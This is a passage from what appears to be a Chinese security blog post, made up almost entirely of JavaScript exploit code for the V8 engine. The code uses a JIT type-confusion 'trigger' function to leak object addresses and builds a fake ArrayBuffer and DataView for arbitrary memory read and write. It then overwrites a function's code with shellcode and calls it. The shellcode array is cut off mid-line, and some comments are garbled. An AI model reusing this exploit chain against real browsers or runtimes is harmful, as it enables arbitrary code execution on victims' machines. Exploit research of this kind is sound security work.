   // print(Int64.fromDouble(trigger(arr1,evil_r1)).toString(16));
   re=Int64.fromDouble(trigger(arr1,evil_r1));
   // while(1);
   return re;
}


// ab_map_obj_addr = read_obj_addr1(ab_map_obj);
ab_map_obj_addr = parseInt(read_obj_addr1(ab_map_obj))+0x70;
print(ab_map_obj_addr.toString(16));
ab_map_obj_addr = new Int64(ab_map_obj_addr).asDouble();
// print("float is " + (new Int64(0x001900c60f00000a)).asDouble().toString());

gc();
gc();

var fake_ab = [
   ab_map_obj_addr,
   ab_map_obj_addr,
   ab_map_obj_addr,
```

```
   3.4766779039175e-310, /* buffer length 0x4000*/
   3.477098183419809e-308,//backing store,■■■■■■■
   3.477098183419809e-308
];

gc();
gc();

arr2=[1.1,2.2,3.3,4.4];

function read_obj_addr2(object){
   function evil_r2() {
       arr2[0] = object;
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr2, function() {})
   }
   re=Int64.fromDouble(trigger(arr2,evil_r2));
   return re;
}
print("■leak■■fake_ab■■■");
%DebugPrint(fake_ab);
fake_ab_float_addr=parseInt(read_obj_addr2(fake_ab))+0x70;
print(fake_ab_float_addr.toString(16));

fake_ab_float_addr=new Int64(fake_ab_float_addr).asDouble();

arrr=[1.1,2.2,3.3,4.4];

function write_obj_addr(object){
   function evil_w0() {
       arrr[0] = {};
       %DebugPrint(arrr);
   }
   for (var i = 0; i < 100000; i++) {
       trigger2(arrr, function() {},1.1);
   }
   // print("arrr first is");
   // %DebugPrint(arrr);
   trigger2(arrr,evil_w0,fake_ab_float_addr);
}
write_obj_addr(fake_ab_float_addr);
print("arrr last is");
%DebugPrint(arrr);
//DataView(ArrayBuffer buffer [, ■■■■■■ [, ■■]]);
fake_dv = new DataView(arrr[0],0,0x4000);
%DebugPrint(fake_dv);

gc();
gc();
var evil_f = new Function("var a = 1000000");
gc();
gc();

print("■read■function");
%DebugPrint(evil_f);
arr3=[1.1,2.2,3.3,4.4];

function read_obj_addr3(object){
   function evil_r3() {
       arr3[0] = object;
       %DebugPrint(arr3);
   }
   for (var i = 0; i < 100000; i++) {
       trigger(arr3, function() {})
   }
   re=Int64.fromDouble(trigger(arr3,evil_r3));
   return re;
}
```

```
shellcode_address_ref=parseInt(read_obj_addr3(evil_f))+0x38-1;
print(shellcode_address_ref.toString(16));
// while(1);
// read function code address
fake_ab[4]=new Int64(shellcode_address_ref).asDouble();
fake_ab[5]=new Int64(shellcode_address_ref).asDouble();
%DebugPrint(fake_ab);

shellcode_address =  fake_dv.getFloat64(0,true);
print(Int64.fromDouble(shellcode_address).toString(16));
shellcode_address=shellcode_address+new Int64(0x5f).asDouble();
print(Int64.fromDouble(shellcode_address).toString(16));


fake_ab[4]=shellcode_address;
fake_ab[5]=shellcode_address;
%DebugPrint(fake_ab);
// while(1);
var shellcode=[0x90909090,0x90909090,0x782fb848,0x636c6163,0x48500000,0x73752fb8,0x69622f72,0x8948506e,0xc03148e7,0x89485750,0
for(var i = 0; i < shellcode.length;i++){
   var value = shellcode[i];
   fake_dv.setUint32(i * 4,value,true);
}
print("go to shellcode!");
evil_f();
```


上一篇：PowerPC栈溢出初探：从放弃到... 下一篇：如何在SAML中查找bug——第一部分

1. 0 条回复
   - 动动手指，沙发就是你的了！